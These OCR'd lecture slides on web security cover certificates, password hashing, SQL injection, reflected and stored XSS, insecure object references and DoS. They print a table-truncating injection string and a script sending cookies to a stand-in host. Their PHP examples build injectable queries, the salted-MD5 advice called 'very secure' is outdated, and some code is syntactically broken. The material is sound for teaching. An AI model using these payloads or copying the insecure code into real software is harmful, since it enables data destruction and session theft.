
certification authority (CA): binds public key to particular entity, E.

- E (person, router) registers its public key with CA.
  - E provides "proof of identity" to CA.
  - CA creates certificate binding E to its public key.
  - certificate containing E's public key digitally signed by CA – CA says "this is E's public key"


Bob's public key K_B^+
Bob's identifying information
digital signature (encrypt)
CA private key K_{CA}^-
K_B^+
certificate for Bob's public key, signed by CA

Certification authorities

- when Alice wants Bob's public key:
  - gets Bob's certificate (Bob or elsewhere).
  - apply CA's public key to Bob's certificate, get Bob's public key



Certificates

- Primary standard ITU X.509 (RFC 2459)
- Certificate includes:
  - Issuer name
  - Entity name, address, domain name, etc.
  - Entity's public key
  - Digital signature (signed with issuer's private key)
- Public-Key Infrastructure (PKI)
  - Certificates and certification authorities
  - Often considered "heavy"

Data Storage

Naïve credential storage example

UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	password
2	randy	password

TABLE 16.2 Plain Text Password Storage

```
//Insert the user with the password
function insertUser($username,$password){
  $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
  $sql = "INSERT INTO Users(Username,Password)
          VALUES('$username','$password')");
  mysqli_query($link, $sql);              //execute the query
}

//Check if the credentials match a user in the system
function validateUser($username,$password){
  $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
  $sql = "SELECT UserID FROM Users WHERE Username='$username' AND
          Password='$password'";
  $result = mysqli_query($link, $sql);   //execute the query
  if($row = mysqli_fetch_assoc($result)){
    return true;   //record found, return true.
  }

  return false; //record not found matching credentials, return false
}
```

LISTING 16.1 PHP functions to insert and select a record with plaintext storage

Data Storage


How can we make it better

Two techniques that improve the integrity of your data.

- Secure Hash
- Salted Secure Hash


Data Storage

Secure Hash



UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	5f4dcc3b5aa765d61d8327deb882cf99
2	randy	5f4dcc3b5aa765d61d8327deb882cf99

TABLE 16.3 Users Table with MD5 Hash Applied to Password Field




```php
//Insert the user with the password being hashed by MD5 first.
function insertUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "INSERT INTO Users(Username,Password)
        VALUES('$username',MD5('$password'))");
 mysqli_query($link, $sql); //execute the query
}

//Check if the credentials match a user in the system with MD5 hash
function validateUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "SELECT UserID FROM Users WHERE Username='$username' AND
         Password=MD5('$password')";

 $result = mysqli_query($link, $sql);    //execute the query
 if($row = mysqli_fetch_assoc($result)){
   return true;  //record found, return true.
 }
 return false;  //record not found matching credentials, return false
}
```

LISTING 16.2 PHP functions to insert and select a record using password hashing

Data Storage

Secure Hash




UserID (int)	Username (varchar)	Password (varchar)
1	ricardo	5f4dcc3b5aa765d61d8327deb882cf99
2	randy	5f4dcc3b5aa765d61d8327deb882cf99

TABLE 16.3 Users Table with MD5 Hash Applied to Password Field

A simple Google search for the string stored in our newly defined table:

5f4dcc3b5aa765d61d8327deb882cf99 brings up dozens of results which tell you that that string is indeed the MD5 digest for *password*.

The technique of adding some noise to each password is called **salting** the password and makes your passwords very secure.



UserID (int)	Username (varchar)	Password (varchar)	Salt
1	ricardo	edee24c1f2f1a1fda2375828fbeb6933	12345a
2	randy	ffc7764973435b9a2222a49d488c68e4	54321a

TABLE 16.4 Users Table with MD5 Hash Using a Unique Salt in the Password Field

Data Storage

Secure Salted Hash

UserID (int)	Username (varchar)	Password (varchar)	Salt
		edee24c1f2f1a1fda2375828fbeb6933	12345a
		ffc7764973435b9a2222a49d488c68e4	54321a


MD5 Hash Using a Unique Salt in the Password Field

```
function generateRandomSalt(){
 return base64_encode(mcrypt_create_iv(12), MCRYPT_DEV_URANDOM));
}
//Insert the user with the password salt generated, stored, and
//password hashed
function insertUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $salt = generateRandomSalt();
 $sql = "INSERT INTO Users(Username,Password,Salt)
         VALUES('$username',MD5('$password$salt'), '$salt')");
  mysqli_query($link, $sql); //execute the query
}

//Check if the credentials match a user in the system with MD5 hash
//using salt
function validateUser($username,$password){
 $link = mysqli_connect("localhost", "my_user", "my_password",
                        "Login");
 $sql = "SELECT Salt FROM Users WHERE Username='$username'";
 $result = mysqli_query($link, $sql);     //execute the query
 if($row = mysqli_fetch_assoc($result)){
   //username exists, build second query with salt
   $salt = $row['Salt'];
   $saltSql = "SELECT UserID FROM Users WHERE Username='$username'
               AND Password=MD5('$password$salt')";";
   $finalResult = mysqli_query($link, $saltSql);
   if($finalrow = mysqli_fetch_assoc($finalResult))
      return true;  //record found, return true.
 }
 return false; //record not found matching credentials, return false
}
```

LISTING 16.3 PHP functions to insert and select a record using password hashing and salting

SQL Injection

Using user input fields for evil.



0 A vulnerable form passes unsanitized user input directly into SQL queries.

User	alice
Password	abcd

1 Hacker inputs SQL code into a text field and submits the form.

User	'; TRUNCATE TABLE Users; #
Password	

```
…
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
  uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
 …
```

2 PHP script puts the raw fields directly into the SQL query.

3 The resulting query is actually two queries.

```
SELECT * FROM Users WHERE
  uname='alice' AND
  passwd=MD5('abcd')
```

```
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
# ' AND passwd=MD5('')
```

Rest of query is commented out

4 All records in Users table are deleted.

Cross Site Scripting

XSS

In the original formulation for these type of attacks, a malicious user would get a script onto a page and that script would then send data through AJAX to a malicious party, hosted at another domain (hence the **cross**, in XSS).

There are two main categories of XSS vulnerability:

- **Reflected XSS**
- **Stored XSS**.

Reflected XSS

XSS

Reflected XSS (also known as nonpersistent XSS) are attacks that send malicious content to the server, so that in the server response, the malicious content is embedded.


Consider a login page that outputs a welcome message to the user, based on a GET parameter.

A malicious user could try to put JavaScript into the page by typing the URL:

index.php?User=<script>alert("bad");<script>

Reflected XSS

XSS



1 A malicious user targets a site that is obviously reflecting data from the user back to them.

2 The malicious user tests a simple XSS to see if it works.

3 The malicious user crafts a more malicious URL.

```
index.php?name=<script>...</script>
```

The malicious user might shorten it with a URL shortening service.

```
http://bit.ly/au83n9/
```

4 The malicious user sends an email to potential users of the site that contains the malicious URL as a link.

5 The victim clicks the link, and the site reflects the script into the user's browser.

The script executes (unbeknownst to them). The attack is successful!

Stored XSS

Another XSS attack


Stored XSS (also known as persistent XSS) is even more dangerous, because the attack can impact every user that visits the site.

Consider a site where users can add comments to existing blog posts. A malicious user could enter a comment that includes malicious JavaScript

The next time anyone logs in, their session cookie can be stolen.

Stored XSS

Another XSS attack



1 A blog site allows comments on posts by users through a form.
Browser
Ricardo's blog
Security is so easy
By: Ricardo
Everyone says security is hard, but I think they are wrong. Please comment...
0 comments
Add a comment
Name: Nice guy
Message:
submit
2 Malicous user "comments" are stored to the blog database without any filtering.
3 Every time the comment is displayed to any user, the malicious code is executed.
Browser
Ricardo's blog
Security is so easy
By: Ricardo
Everyone says security is hard, but I think they are wrong. Please comment...
1 comment by: Nice guy
You are so right!
cookie=a8f201a29b10c34
4 The malicious code executed on the client computer transmits the logged-in user's session cookie to a malicious user's server.
Malicious server
5 The attacker can use the session cookie to circumvent authentication thereby accessing the server as though logged in by the other user.
Here we are displaying an image so you can see the image that represents the hidden script. It is more common to instead display a tiny transparent image.

```
<script>
var i = new Image();
i.src="http://crooksRus.xx/steal.php?cookie="
   + document.cookie;
</script> You are so right!
```

Thwarting XSS

Filter User Input

- **strip_tags()** removes all the HTML tags

But hackers are sophisticated, so libraries such as HTMLPurifier or HTML sanitizer from Google allows you to easily remove a wide range of dangerous characters that could be used as part of an XSS attack

```
$user= $_POST['uname'];
$purifier = new HTMLPurifier();
$clean_user = $purifier->purify($user);
```

Thwarting XSS

Escape Dangerous content

You may recall HTML escape codes allow characters to be encoded as a code, preceded by &, and ending with a semicolon (e.g., < can be encoded as &lt;).

if you escape the malicious script before sending users would receive the following:

&lt;script&gt;alert(&quot;hello&quot;);&lt;/script&gt;

Which does not get interpreted as JavaScript.

The trick is not to escape everything. Only escape output that originated as user input since that could be a potential XSS attack vector (normally, that's the content pulled from the database).

Insecure Direct Object Reference

An **insecure direct object reference** is a fancy name for when some internal value is exposed to the user, and attackers can then manipulate these internal keys to gain access to things they should not have access to.

For instance, if a user can determine that his or her uploaded photos are stored sequentially as **/images/99/1.jpg**, **/images/99/2.jpg**, . . . , they might try to access images of other users by requesting

/images/101/1.jpg.

Insecure Direct Object Reference

One strategy for protecting your site against this threat is to obfuscate URLs to use hash values rather than sequential names. For example:

Rather than store images as

- 1.jpg, 2.jpg . . .

Generate URLs like

- 9a76eb01c5de4362098.jpg

Using a one way hash.

Insecure Direct Object Reference


Another technique is to route requests for file assets through PHP scripts.

This allows you to add an authorization check for every picture using the $_SESSION variable.

DoS

Denial of Service


Denial of service attacks (DoS attacks) are attacks that aim to overload a server with illegitimate requests in order to prevent the site from responding to legitimate ones.


loop
GET index.php
Denial of service
This computer is running a program or script that is repeatedly requesting a page from the server.

DDoS

Distributed Denial of Service

Distributed Denial of service attacks have requests coming in from multiple machines, often as part of a bot army of infected machines under the control of a single organization or user



Distributed DOS

Each computer in this **bot army** is running the same program or script that is bombarding the server with requests. These users are probably unaware that this is happening.

DDoS

Defence

Interestingly, defense against this type of attack is similar to preparation for a huge surge of traffic, that is, caching dynamic pages whenever possible, and ensuring you have the bandwidth needed to respond.

Unfortunately, these attacks are very difficult to counter, as illustrated by a recent attack on the spamhaus servers, which generated 300Gbps worth of requests